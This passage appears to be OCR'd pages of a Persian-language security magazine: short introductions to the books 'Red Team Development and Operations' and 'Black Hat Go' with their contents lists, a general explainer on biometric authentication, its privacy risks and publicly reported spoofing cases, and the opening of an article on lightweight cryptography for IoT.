
برای مؤثر بودن فعالیت Red team نیاز است اعضای آن با به‌روزترین روش‌ها و تکنیک‌های نفوذی که مهاجم می‌تواند از آن‌ها برعلیه سازمان استفاده کند آشنایی داشته باشند.

این کتاب که نسخه روز صفرم است، حاصل تجربیات چندین ساله مؤلفین در حوزه فناوری اطلاعات و امنیت سایبری است که می‌تواند منبع بسیار مناسب و غنی برای علاقه‌مندان حوزه فناوری اطلاعات باشد و دید جامعی در رابطه با ساختار، نحوه عملکرد و فعالیت‌های Red team در اختیار آن‌ها قرار دهد.

مشخصات کتاب

تعداد صفحات:	179
ناشر:	Independently published (January 20, 2020)
زبان:	English
نویسنده:	Joe Vest - James Tubberville
نام کتاب:	Red Team Development and Operations: A practical guide

معرفی کتاب



گردآوری: نازیلا خسروی

این کتاب یک بررسی عملی از زبان‌های برنامه‌نویسی است که توسط هکرهای کلاه سیاه جهت بررسی امنیت، حمله و تست نفوذ به پروتکل‌های رایج شبکه مانند HTTP، DNS و SMB مورد استفاده قرار می‌گیرند.
مجموعه‌ای از تکنیک‌های عملی از منظر متخصصین امنیت و هکرها برای افزایش مهارت در زمینه‌ی امنیت، کمک به فرد در تست سیستم‌های خود، همچنین ساخت و خودکارسازی ابزارهای متناسب با نیاز کاربران در این اثر گنجانده شده است.
آموزش در ابتدا با مرور کلی در خصوص نحوه و فلسفه‌ی زبان برنامه‌نویسی Go شروع خواهد شد و با مثال‌هایی برای توسعه ابزار از جمله پروتکل‌های رایج شبکه ادامه خواهد یافت. سپس تکنیک‌ها و مشکلات متنوعی که متخصصین تست‌نفوذ با آن روبرو خواهند شد را می‌توانید پیدا کنید و به مواردی از قبیل جمع‌آوری اطلاعات و توسعه‌ی اکسپلویت بپردازید.

مشخصات کتاب

تعداد صفحات:	368
ناشر:	No Starch Press (February, 2020)
زبان:	English
نویسنده:	Tom Steele, Dan Kottmann, Chris Patten
نام کتاب:	Black Hat Go

لینک کتاب

مطالبی که با مطالعه این کتاب خواهید آموخت

۱. ساخت ابزارهای اجرایی جهت استفاده در پروژه‌های امنیتی خود
۲. ایجاد ابزار قابل استفاده که با API های راه دور در ارتباط است.
۳. بررسی داده‌های HTML دلخواه
٤. استفاده از بسته استاندارد Go (net/http) برای ساخت سرورهای HTTP
۵. نوشتن سرور DNS و پروکسی خود
٦. استفاده از تونل‌سازی DNS برای ایجاد کانال C2 خارج از شبکه محدود کننده
۷. ایجاد یک فازر آسیب‌پذیری برای کشف نقاط ضعف امنیتی برنامه
۸. استفاده از افزونه‌ها و پلاگین‌ها برای بررسی صحت محصولات آینده
۹. ساخت RC2 symmetric-key brute-forcer
۱۰. تزریق اطلاعات در تصویر PNG

فهرست مطالب

فصل ۱> اصول و مفاهیم
فصل ۲> TCP: اسکنرها و پراکسی‌ها
فصل۳> HTTP Clients: تعامل از راه دور بوسیله ابزارها
فصل٤> HTTP Servers: مسیریابی و میان‌ابزار
فصل۵> بهره‌برداری از DNS: Recon و موارد دیگر
فصل٦> SMB و NTLM
فصل۷> بانک اطلاعاتی و سیستم‌های فایل: سرقت و سوءاستفاده
فصل۸> پردازش بسته
فصل۹> کد بهره‌برداری: توسعه و استفاده
فصل۱۰> ابزارهای توسعه‌پذیر: استفاده از افزونه‌های Go و LUA
فصل ۱۱> رمزنگاری: پیاده‌سازی و حمله
فصل ۱۲> ویندوز: تعامل و تحلیل سیستم
فصل ۱۳> نهان نگاری: پنهان کردن داده‌ها
فصل ١٤> فرمان و کنترل: ساختن RAT

Research Papers

مقاله‌های تحقیقاتی

Biometrics

گردآوری: آزین زارعی

بیومتریک چیست، چه استفاده‌ای دارد و نحوه‌ی عملکرد آن چگونه است؟

بیومتریک راهی برای سنجش خصوصیات جسمی افراد برای تأیید هویت آن‌هاست. این ویژگی‌ها می‌توانند شامل خصوصیات فیزیولوژیکی مانند اثرانگشت و چشم یا خصوصیات رفتاری مانند روش منحصربه‌فردی باشد که یک معمای احراز هویت امنیتی را حل می‌کند. برای مفید واقع‌شدن داده‌های بیومتریک باید منحصربه‌فرد، دائمی و قابل جمع‌آوری باشند که پس از اندازه‌گیری اطلاعات در یک پایگاه داده مقایسه و مطابقت می‌یابند.
اگر تابه‌حال اثرانگشت خود را روی دستگاه قرار داده باشید، احتمالاً تصوری مبهم در مورد چگونگی عملکرد بیومتریک دارید، در اصل شما اطلاعات بیومتریک خود، در این حالت اثرانگشت را ضبط می‌کنید. این اطلاعات ذخیره می‌شوند تا بعداً برای مقایسه با اطلاعات «زنده» در دسترس باشند. هر کس دیگری در جهان انگشت خود را روی حلقه لمس دستگاه شما قرار دهد، باز شدن تلفن شما بسیار بعید است.
اثرانگشت فقط یک شکل از بیومتریک است، یکی از اشکال نوظهور فناوری بیومتریک، اسکن چشم است که معمولاً عنبیه اسکن می‌شود. دست خط، نویزهای صوتی و هندسه رگ‌های شما انواع دیگر بیومتریک هستند که منحصر به شما هستند و برای کاربردهای امنیتی مفید هستند.

در اینجا شش مورد از انواع متفاوت بیومتریک ذکرشده است؛

تشخیص چهره

با مقایسه و تجزیه‌وتحلیل خطوط صورت، الگوهای منحصر به فرد چهره را اندازه می‌گیرد. این مورد در امنیت و اجرای قانون همچنین به‌عنوان روشی برای تأیید هویت و باز کردن قفل دستگاه‌هایی مانند تلفن‌های هوشمند و لپ‌تاپ مورداستفاده قرار می‌گیرد.

شناخت عنبیه


الگوهای منحصربه‌فرد عنبیه که منطقه رنگی اطراف مردمک چشم است را نشان می‌دهد. اگرچه این مورد در برنامه‌های امنیتی بسیار مورد استفاده قرار می‌گیرد، اما معمولاً در بازار مصرف استفاده نمی‌شود.

اسکنر اثرانگشت

الگوی منحصربه‌فردی از پستی و بلندی‌های روی انگشت را ضبط می‌کند و بسیاری از تلفن‌های هوشمند و برخی لپ‌تاپ‌ها از این فناوری به‌عنوان نوعی رمز عبور برای باز کردن قفل صفحه استفاده می‌کنند.

تشخیص صدا

هنگام صحبت با یک دستگاه، امواج صوتی منحصربه‌فرد صدای شما اندازه‌گیری می‌شود. ممکن است بانک شما هنگام تماس با حساب خود از شناسایی صدا برای تأیید هویت شما استفاده کند، یا در هنگام دستورالعمل دادن به بلندگوهای هوشمند مانند Amazon`s Alexa، از این مورد استفاده شود.



هندسه دست

طول، ضخامت، عرض و سطح دست فرد اندازه‌گیری و ثبت می‌شود. این دستگاه‌ها به دهه ۱۹۸۰ برمی‌گردد و به‌طورمعمول در برنامه‌های امنیتی مورداستفاده قرار می‌گرفت.

ویژگی‌های رفتاری

نحوه‌ی تعامل با یک سیستم کامپیوتری را تجزیه‌وتحلیل می‌کند. ضربه زدن به کلیدها، نوشتن مقاله، نحوه‌ی راه رفتن، نحوه‌ی استفاده از ماوس و سایر حرکات می‌توانند ارزیابی کنند که شما چه کسی هستید یا با اطلاعاتی که وارد می‌کنید چقدر آشنا هستید.

هر سیستم بیومتریک از سه مؤلفه مختلف تشکیل‌شده است:

- سنسور همان چیزی است که اطلاعات شما را ضبط می‌کند، همچنین در هنگام شناسایی اطلاعات بیومتریک، اطلاعات آن را می‌خواند.
- کامپیوتر جدا از اینکه آیا شما برای دسترسی به رایانه یا چیز دیگری از اطلاعات بیومتریک خود استفاده کنید یا نه، باید یک کامپیوتر وجود داشته باشد که اطلاعات را برای مقایسه ذخیره کند.
- نرم‌افزار اساساً هر چیزی است که سخت‌افزار کامپیوتر را به حسگر متصل می‌کند.

داده‌های بیومتریک در تلفن‌های هوشمند مانند آیفون‌های اپل و برخی از دستگاه‌های Android رایج است. البته این روند تازه آغازشده است، لپ‌تاپ‌ها و سایر دستگاه‌های محاسباتی به‌طور فزاینده به سیستم‌های بیومتریک تکیه می‌کنند. احراز هویت بیومتریک و شناسایی بیومتریک روشی واقعاً ایمن برای ورود به دستگاه‌ها و خدمات مختلف شما است. بعلاوه زحمت به خاطر سپردن ده‌ها کلمه‌ی عبور برای حساب‌های مختلف را حذف کرده است.

هم‌زمان که سیستم‌های بیومتریک راحتی را برای کاربران تجاری فراهم می‌کنند، سازمان‌های اجرای قانون ایالات‌متحده مانند FBI و وزارت امنیت میهن نیز از بیومتریک استفاده می‌کنند. بیومتریک اصلی فرایند اثرانگشت جوهری بود که هنوز توسط نیروی انتظامی مورد استفاده قرار می‌گیرد. ظهور احراز هویت بیومتریک به سازمان‌های اجرای قانون کمکی اساسی کرده است، اما مانند هر فناوری دیگری، این اطلاعات شخصی هم می‌تواند توسط مجرمان سایبری، کلاه‌برداران سرقت هویت و دیگران، مورد سوءاستفاده و بهره‌برداری قرار گیرند.

اگر به طور مثال ioS را در نظر بگیریم، با فعال کردن قابلیت Touch ID، داده اثرانگشت شما توسط اپل در یک مجموعه تراشه در دستگاه ذخیره می‌شود و به هیچ‌وجه در اختیار توسعه‌دهندگان نرم‌افزار قرار نمی‌گیرد. توسعه‌دهندگان نرم‌افزاری که قصد سوءاستفاده از Touch ID را داشته باشند، می‌توانند به‌سادگی از سیستم‌عامل بخواهند که اثرانگشت شما را استخراج کند و منتظر دریافت «عبور» یا «عدم موفقیت» باشد. بعضی از اطلاعات صفحه‌کلید قابل بازیابی است (کلید رمزگذاری یا رمز عبور) و این می‌تواند برای دور زدن صفحه‌ی درخواست رمز عبور برنامه و ورود خودکار کاربر، استفاده شود. فرآیند بیومتریک به‌سادگی و بدون نیاز به تایپ کردن رمز عبور، راحتی کاربر را فراهم کرده است اما همچنان یک رمز عبور بین keychain و برنامه ردوبدل شده است.
حال اگر گذرواژه برای یک برنامه‌ی خاص ضعیف باشد (مثلاً ۱۲۳۴۵۶) این واقعیت که از بیومتریک برای بیرون کشیدن رمز عبور از صفحه‌کلید و تحویل آن به برنامه استفاده می‌شود، به افزایش و تقویت امنیت هیچ کمکی نخواهد کرد. اگر برنامه این رمز عبور ضعیف را مجاز کرده باشد، ممکن است که یک مهاجم در آن‌طرف دنیا بتواند رمز عبور شما را حدس بزند و همچنین وارد همان برنامه شود.
برنامه‌هایی که از بیومتریک برای ورود به سیستم استفاده می‌کنند، به‌سادگی می‌توانند رمز عبور شما را در صفحه‌کلید یا یک عنصر امن در دستگاه ذخیره کنند.
داده‌های بیومتریک هرگز مستقیماً به رمز یا کلید تبدیل نمی‌شوند و تنها می‌توانند به‌عنوان یک عملیات «عبور» یا «عدم عبور» برای بازیابی اطلاعات از سخت‌افزاری که قبلاً توسط برنامه ذخیره‌شده است، استفاده شوند. به همین دلیل، بیومتریک فقط روشی با راحتی بیشتر است، نه امنیت بیشتر!

هر بار که قفل صفحه گوشی هوشمند خود را با تشخیص چهره باز می‌کنید، از Siri درخواست به‌روزرسانی آب‌وهوا و یا با استفاده از اثرانگشت وارد حساب بانکی آنلاین خود می‌شوید، از بیومتریک استفاده می‌کنید. ممکن است شما هر روز از این فناوری برای تأیید هویت خود یا برقراری ارتباط با یک وسیله شخصی استفاده کنید، اما کاربردهای بی‌شماری برای بیومتریک وجود دارد.
به‌عنوان‌مثال، پلیس می‌تواند DNA و اثرانگشت را درصحنه‌های جنایت جمع‌آوری کند یا ممکن است از نظارت ویدیویی برای تجزیه‌وتحلیل راه رفتن یا صدای مظنون استفاده کند. در پزشکی تست سلامت ممکن است شامل اسکن شبکیه یا آزمایش‌های ژنتیکی باشد و هنگامی‌که از یک کارت اعتباری در صندوق پول استفاده می‌کنید، احتمالاً امضایی از خود ثبت کرده‌اید که در صورت وجود صادرکننده‌ی مشکوک به جعل، می‌توان آن را تحلیل کرد.

آیا بیومتریک امن است؟

نگرانی‌هایی جدی درباره‌ی حریم خصوصی هنگام صحبت از بیومتریک وجود دارد. برخی از مهم‌ترین موضوعات شناخته‌شده با بیومتریک شامل موارد زیر است:

• درنهایت هر مجموعه‌ای از داده‌ها ممکن است هک شود. داده‌های پرمصرف ممکن است هدفی جذاب برای هکرها باشند. خبر خوب این است که داده‌هایی که جلب‌توجه بیشتری می‌کنند، تمایل به سطح بالاتری از امنیت را دارند. اما با توجه به رایج‌تر شدن بیومتریک، اطلاعات بیومتریک شما در مکان‌های بیشتری در دسترس است که ممکن است دیگر از آن سطح بالای امنیتی سابق، برخوردار نباشند.

• بیومتریک ممکن است چنان عادی شود که افراد راحت‌طلب شوند. آن‌ها ممکن است انواع اقدامات امنیتی منطبق باعقل سلیم و امنی را که امروزه استفاده می‌کنند کنار بگذارند، زیرا فکر می‌کنند بیومتریک تمام مشکلات امنیتی آن‌ها را برطرف خواهد کرد.
• داده‌های ذخیره‌شده در یک پایگاه داده‌ی بیومتریک ممکن است از هر نوع داده‌ی دیگر آسیب‌پذیرتر باشند. شما می‌توانید رمزهای عبور را تغییر دهید اما نمی‌توانید اثرانگشت یا اسکن عنبیه خود را تغییر دهید. این بدان معنی است که هنگامی‌که داده‌های بیومتریک شما به خطر بیفتند، ممکن است دیگر در کنترل شما نباشند.

• بعضی از قسمت‌های هویت فیزیکی شما قابل کپی است. به‌عنوان‌مثال، یک مجرم می‌تواند از گوش شما عکس با وضوح بالا بگیرد یا اثرانگشت شما را از لیوانی که در یک کافه جا می‌گذارید کپی کند و از این اطلاعات به‌طور بالقوه می‌شود برای هک‌کردن دستگاه یا حساب شما استفاده شود.

• قوانین حاکم بر بیومتریک یک فرآیند در حال پیشرفت است، به این معنی که حقوق شما ممکن است در کشورهای مختلف، متفاوت باشند. بااین‌حال، قانون‌گذاران درنهایت ممکن است یک قانون منسجم برای رسیدگی به حریم خصوصی بیومتریک ایجاد کنند.

یک باور غلط!

تصوری غلط در بین عموم مردم در مورد بیومتریک و استفاده از آن در تأمین امنیت اطلاعات خصوصی ما وجود دار،. باور عمومی در بین مردم این است که از بیومتریک مانند Touch ID یا Face ID می‌توان برای از بین بردن رمزهای سنتی استفاده کرد و این کاملاً به دور از واقعیت است. همان‌طور که شرح داده شد، بیومتریک فقط به‌عنوان یک ویژگی راحت برای کاربران یا به‌عنوان عامل دوم احراز هویت عمل می‌کند.

رمز عبورها همچنان لازم و حائز اهمیت می‌باشند.

هر نرم‌افزار، برنامه‌ی ابری یا وب‌سایتی که روزانه از آن استفاده می‌کنیم، نیاز به ایجاد یک حساب کاربری دارد. به‌طور معمول، این به معنای تهیه‌ی نام کاربری (ایمیل) و رمز عبور است. بسیاری از خدمات گزینه «ورود به سیستم با Google» یا «ورود به سیستم با فیس‌بوک» را نیز ارائه می‌دهند که احراز هویت را به پروتکل‌های قابل‌اعتماد ارائه‌دهنده‌ی هویت شخص سوم OAuth یا OpenID Connect واگذار می‌کند. این ارائه‌دهندگان هویت نه‌تنها به نام کاربری و رمز عبور احتیاج دارند، بلکه معمولاً عامل دوم احراز هویت را نیز درخواست می‌کنند (رمز عبور یک‌بارمصرف از طریق پیام‌متنی یا مشابه آن). در دنیای تجارت تعداد زیادی از ارائه‌دهندگان هویت مانند، Okta Azure و JumpCloud که از یک پروتکل متفاوت (SAML 2.0) برای ارائه‌ی قابلیت‌های ورود به سیستم استفاده می‌کنند، به‌طور گسترده استفاده می‌شوند و هر یک از این ارائه‌دهندگان درنهایت نیاز به استفاده از یک نام کاربری و رمز عبور دارند.

اولین دلیل اصلی موردنیاز بودن گذرواژه‌ها این است که رمزهای عبور قابل‌تغییر هستند. اگر گذرواژه‌ی شما به یک سرویس به‌طور تصادفی فاش یا توسط یک مهاجم دزدیده شود، می‌توانید به‌سادگی رمز خود را در سایت اصلی بازنشانی کنید. درصورتی‌که، شما نمی‌توانید اثرانگشت یا صورت خود را مجدداً تنظیم کنید.

دلیل دوم، فقط یک رمز عبور قوی و منحصربه‌فرد در برابر حملات آزمایش‌وخطا مقاومت می‌کند زیرا فقط در ذهن شما (یک برنامه‌ی رمزنگاری‌شده‌ی مدیریت رمز عبور) وجود دارد.

سرانجام، برای ایمن‌ترین محصولات، داده‌های رمز عبور شما رمزنگاری می‌شوند، برای رمزگشایی اطلاعات ذخیره‌شده‌ای که رمزنگاری‌شده‌اند به کلید رمزگذاری نیاز هست. یک کلید فقط می‌تواند از یک رمز عبور قوی که هر بار دقیقاً به همان روش تایپ می‌شود گرفته شود. یک کلید رمزگذاری به‌طور مستقیم از اثرانگشت حاصل نمی‌شود.

این امر به این دلیل است که سیستم‌عامل‌ها داده‌های بیومتریک خام را به توسعه‌دهندگان ارائه نمی‌دهند - با این کار خطر نشت اثرانگشت شما به کل جهان وجود دارد - و حتی اگر داده‌های بیومتریک خام در دسترس توسعه‌دهندگان نرم‌افزار باشد، به‌گونه‌ای نخواهد بود که به‌عنوان کلید رمزگذاری قابل‌استفاده باشد. به‌خوبی می‌دانیم که بیومتریک هرگز دقیق نیست و از آنجایی که «عبور» یا «شکست» تخمینی است، رمزگشایی هرگز نمی‌تواند بر اساس یک تخمین انجام شود.

به دنبال یک محصول دانش صفر باشید، بدین معنی که اطلاعات شما فقط در سطح دستگاه و در داخل محصول با استفاده از یک کلید رمزنگاری که از رمز اصلی شما گرفته‌شده است، رمزنگاری و رمزگشایی می‌شود.

اگر یک وب‌سایت، برنامه یا خدمات به‌سادگی اجازه می‌دهد تا بدون رمزورود به سیستم وارد شوید، یا اگر این سرویس در حال انجام رمزگشایی طرف مشتری نیست، باید آگاه باشید که این به معنی کاملاً در دسترس بودن اطلاعات ذخیره‌شده‌ی شما روی سرورهای آن‌هاست و اگر کارمندان آن شرکت بخواهند اطلاعات شما را مشاهده کنند، توانایی کامل در انجام این کار را دارند. همچنین اگر شرکت در نرم‌افزار خود مشکلی داشته باشد، ازنظر تئوری، اطلاعات شما در اینترنت می‌تواند در معرض دید عموم قرار بگیرند. ساخت یک محصول دانش صفر بسیار دشوار است و به همین دلیل بیشتر شرکت‌ها این کار را نمی‌کنند. نکته‌ی مهم برای کاربران و مشاغل این است که درک درستی از اطلاعات ذخیره‌شده‌ی خود و سطح راحتی شرکتی که از اطلاعاتشان محافظت می‌کند، داشته باشند.

اصلی‌ترین واقعیت کلیدی در رابطه با بیومتریک این است که بیومتریک نمی‌تواند اطلاعات شما را به‌طور مستقیم رمزنگاری کند. بنابراین، به هر سرویسی که محافظت با رمز عبور ندارد و برای دسترسی فقط متکی به بیومتریک است، نمی‌توان به‌عنوان سرویسی کاملاً امن، اعتماد کرد.

چگونه به محافظت از داده‌های بیومتریک خود کمک کنیم و از بیشترین سطح امنیت بیومتریک برخوردار شویم؟

برخی اقدامات امنیتی عاقلانه که می‌توانید برای محافظت از داده‌های بیومتریک خود انجام دهید، در زیر آمده‌اند:

- گذرواژه‌های قوی مانع از کرک شدن رمز عبور و درنتیجه به سرقت رفتن اطلاعات شما می‌شوند، همچنین با نگه‌داشتن اطلاعات بیومتریک خود تنها در چند مکان محدود، به هکرها مکان کمتری برای نشت اطلاعاتتان بدهید.

- یکی از بهترین راه‌های کمک به امنیت دستگاه‌های شما، به‌روز نگه‌داشتن نرم افزار است. هنگامی‌که سازنده دستگاه شما از به‌روزرسانی نرم‌افزار یا وصله‌ی موجود به شما اطلاع می‌دهد، آن را فوراً نصب کنید تا احتمال آسیب‌پذیری دستگاه شما در برابر نقص امنیتی کاهش یابد. این امر به‌خصوص در مورد سیستم‌عامل و نرم‌افزار امنیتی اینترنت، حائز اهمیت فراوان است.

- اگر از امنیت داده‌های بیومتریک خود نگران هستید، گاهی اوقات می‌توانید از تهیه آن خودداری کنید. یک تلفن هوشمند را در نظر بگیرید که نیازی به تأیید اثرانگشت نداشته باشد یا از استفاده از نرم‌افزار تشخیص چهره استفاده نکنید. همچنین می‌توانید تشخیص چهره را در تنظیمات Facebook خود غیرفعال کنید.

• مراقب دستگاه خود باشید اگر آن را بدون قفل و بدون نظارت بگذارید، بیومتریک قادر نخواهد بود تلفن شما را ایمن کند.

• بهترین فناوری را انتخاب کنید، به دنبال ویژگی‌هایی باشید که با یک عکس یا چاپ سه‌بعدی قابل فریب دادن، نباشند.

• تشخیص زنده‌بودن داده‌ها

• تشخیص سه بعدی

• از احساس امنیت کاذب خودداری کنید، سیستم امنیتی بیومتریک ضد حماقت نیست!

داده‌های بیومتریک می‌توانند جهان را ایمن‌تر و راحت‌تر کنند و در این میان رعایت دستورالعمل‌های عقلانی برای امنیت بیشتر، می‌تواند در محافظت از حریم شخصی شما نقش بسزایی داشته باشد.

آیا بیومتریک را می‌توان جعل کرد؟

ماسک‌ها: Bkav، یک شرکت امنیت‌سایبری ویتنامی، Face ID اپل را با ماسک ساخته‌شده با استفاده از چاپگر سه‌بعدی، سیلیکون و نوار کاغذی کرک کرد.

عکس‌ها: برخی از دستگاه‌های Android ازجمله دستگاه‌های برخی از بزرگ‌ترین تولیدکنندگان مانند سامسونگ، موتورولا، سونی و هواوی را می‌توان با یک عکس فریب داد.

اثرانگشت: Samsung Galaxy S۱۰ دارای حسگر جدید اثرانگشت اولتراسونیک که هک شدن آن سخت‌تر است، می‌باشد اما این حسگر هم به‌راحتی با اثرانگشت چاپ‌شده سه‌بعدی فریب‌خورده است.

خانواده: خواهران و برادران، یک مادر و پسر و حتی پسرعموهای دور نیز قادر به باز کردن آیفون یکدیگر با استفاده از Face ID بوده‌اند.

می‌دانیم که پس از یک شناسه ناموفق، آیفون از کاربر می‌خواهد کد عبور را وارد کند. اگر کد به‌درستی وارد شود، تلفن چهره‌ی کاربر را اسکن می‌کند تا مدل تشخیص آن را بهبود ببخشد. بنابراین اگر شخصی کد عبور شما را بفهمد و دارای ویژگی‌هایی مشابه شما باشد، ممکن است Face ID درنهایت آن‌ها را به‌عنوان شما شناسایی کند. سنسورهای بیومتریک ممکن است سخت‌تر هک شوند، اما ایده آل هم نیستند.

بیومتریک به‌عنوان عامل دوم احراز هویت

به‌عنوان دومین عامل ورود به سیستم، بیومتریک می‌تواند با حفظ بالاترین سطح امنیتی، برای اکثر برنامه‌ها ارزشمند باشد. به‌عنوان‌مثال، پس از تایپ رمز عبور یا استفاده از مدیریت رمز عبور خود برای ورود به وب‌سایت یا برنامه‌ای در رایانه، از شما خواسته شود تا اثرانگشت یا تشخیص چهره خود را در دستگاهتان تأیید کنید.

این نوع گردشکار مستلزم آن است که برنامه‌نویسان یا توسعه‌دهندگان وب با یک برنامه‌ی تلفن همراه یا یک سرویس تأیید احراز هویت شخص ثالث که از دستگاه‌های بیومتریک پشتیبانی می‌کنند، یکپارچه شود. برای ارتباط صحیح احراز هویت بیومتریک به‌عنوان عامل دوم، باید یک ویژگی ثبت‌نام و لایه‌ی دسترسی داده وجود داشته باشد که با اطمینان اطلاعات دومین عامل را بین برنامه و سرورهای back-end انتقال دهد.

در هنگام استفاده از بیومتریک به‌عنوان عامل دوم، مهم‌ترین عامل در حفاظت از اطلاعات شما مبتنی بر کانال ارتباطی بین دستگاه بیومتریک و سرورهای انتهایی است. یک هکر که سعی در وارد شدن به یک حساب محافظت‌شده توسط یک دستگاه بیومتریک را دارد، وقت خود را صرف فریب دادن سرورها برای تأیید اعتبار کاربر می‌کند، نه اینکه سعی کند روی خواندن اثرانگشت نفوذ کند. بنابراین اعتماد شما به برنامه یا ارائه‌دهنده نرم‌افزار خود نه‌تنها بر اساس داشتن احراز هویت بیومتریک، بلکه روش اعمال آن نیز است.

کلام آخر

بیومتریک در حال تبدیل‌شدن به یک جریان اصلی است اما درک عموم مردم از تفاوت بین امنیتی که در مقابل راحتی به دست می‌آورند، مهم است. کاربران و سازمان‌های مختلف از میزان ریسک‌پذیری متفاوتی برخوردارند. بیومتریک خود نمی‌تواند امنیت را به‌تنهایی فراهم کند و استراتژی قوی در مدیریت رمز عبور برای جلوگیری از حملات سایبری و سرقت داده‌ها، بسیار مهم است.

دستگاه‌های تلفن همراه و رایانه‌های رومیزی که دارای احراز هویت بیومتریک هستند، به‌سادگی روشی مناسب برای انتقال رمز عبور از سخت‌افزار فیزیکی به برنامه موردنظر خود را ارائه می‌دهند اما حتی اگر از یک دستگاه بیومتریک استفاده کنید با داشتن گذرواژه‌ای ضعیف یا استفاده از یک رمز عبور برای چندین برنامه و وب‌سایت، بازهم خود را در معرض هک و سرقت داده‌ها قرار می‌دهید. با این‌حال، به‌عنوان عامل دوم، بیومتریک می‌تواند هنگام اجرای ایمن توسط ارائه‌دهنده‌ی نرم‌افزار، مکانیزم امنیتی مناسب و باارزشی را فراهم کند.


مروری بر رمزنگاری‌های سبک‌وزن مورد استفاده در اینترنت اشیاء

نویسنده: محمدجواد عبدالملکی

۱- رمزنگاری

رمزنگاری یک تکنیک عملی برای برقراری ارتباط امن در حضور شخص ثالث به عنوان شخص خرابکار است. در واقع رمزنگاری به ایجاد و تحلیل پروتکل‌هایی می‌پردازد که شخص ثالث یا عموم مردم را از خواندن متن اصلی پیام‌های تبادل شده باز می‌دارد. قبل از عصر مدرن، رمزنگاری به صورت تبدیل اطلاعات به متن‌های نامفهوم و بی‌معنی بود. بدین صورت که صرفاً مبدأ و مقصد پیام رمزنگاری شده قادر به بازیابی اصل پیام از طریق آن متن نامفهوم باشند. از زمان جنگ جهانی اول و همچنین بعد از ظهور رایانه‌ها در جنگ جهانی دوم، روش‌های رمزنگاری به طور فزاینده‌ای پیچیده‌تر شده و کاربردشان نیز گسترده‌تر شده است. در عصر مدرن، فرایندهای رمزنگاری مبتنی بر نظریه‌های ریاضی و علوم 